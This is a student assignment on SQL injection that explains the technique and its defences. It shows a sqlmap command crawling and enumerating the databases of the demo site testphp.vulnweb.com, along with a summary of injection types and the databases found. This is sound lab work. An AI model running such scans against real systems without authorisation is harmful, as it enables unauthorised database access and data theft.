**Name: Samarth Jain**

**USN: 4SU20CS081**

**Course: Cybersecurity**

**Trainer: Bharath Kumar**

**Date: 06/09/2023**

**Assignment Details**

Assigned Date: 05/09/2023

Due Date: 06/09/2023

Topic: SQL Injection


**Introduction**

SQL injection is a malicious technique used by attackers to exploit vulnerabilities in a web application's input validation process. It occurs when an attacker inserts or "injects" malicious SQL code into user input fields, such as search boxes or login forms, that are not properly sanitized by the application. This can lead to unauthorized access to a database, disclosure of sensitive information, and potentially even data manipulation or deletion. SQL injection attacks can be prevented by using parameterized queries and input validation techniques to ensure that user input is sanitized and treated as data rather than executable code. Regular security audits and updates are crucial to protect against this common web application vulnerability.

**Content**

Victim of the SQL Injection attack: testphp.vulnweb.com

Webpage




**Sqlmap** is an open-source penetration testing tool that automates the process of identifying and exploiting SQL injection vulnerabilities in web applications and databases. It is primarily used by ethical hackers and security professionals to assess the security of web applications and uncover potential weaknesses that could be exploited by attackers.


Syntax: sqlmap -u <url\_of\_Website> --crawl=<depth> --dbs

// To scan the website for SQL injection Vulnerability


Command: sqlmap -u <http://testphp.vulnweb.com/> --crawl=3 --dbs



Testing the URL 'http://testphp.vulnweb.com/showimage.php?file=' for potential SQL injection vulnerabilities using SQLmap.




Testing the URL 'http://testphp.vulnweb.com/listproducts.php?cat=1' for potential SQL injection vulnerabilities using SQLmap.



The output is from SQLmap and indicates that SQLmap has identified potential injection points in the target URL's parameters. These injection points can be used to perform different types of SQL injection attacks.

1. Error based We retrieve the data through error
2. Union based We run an existing query along with the user defined query to retrieve the data
3. Blind SQL Each query depends upon the data resulted in previous query
   1. Boolean based True or False
   2. Time based Delay or No-Delay




The results of an initial assessment of the target web application's database system after detecting a SQL injection vulnerability.

SQLmap has successfully retrieved the list of available databases on the MySQL server. In this case, there are two databases listed:


1. "acuart"
2. "information\_schema"

These are the names of the databases that SQLmap has found on the target server. Exploiting the SQL injection vulnerability may allow you to access and interact with these databases and potentially extract, modify, or delete data, depending on your intentions and the permissions granted to the database user.



The URL which is detected as SQL Injection Vulnerable.

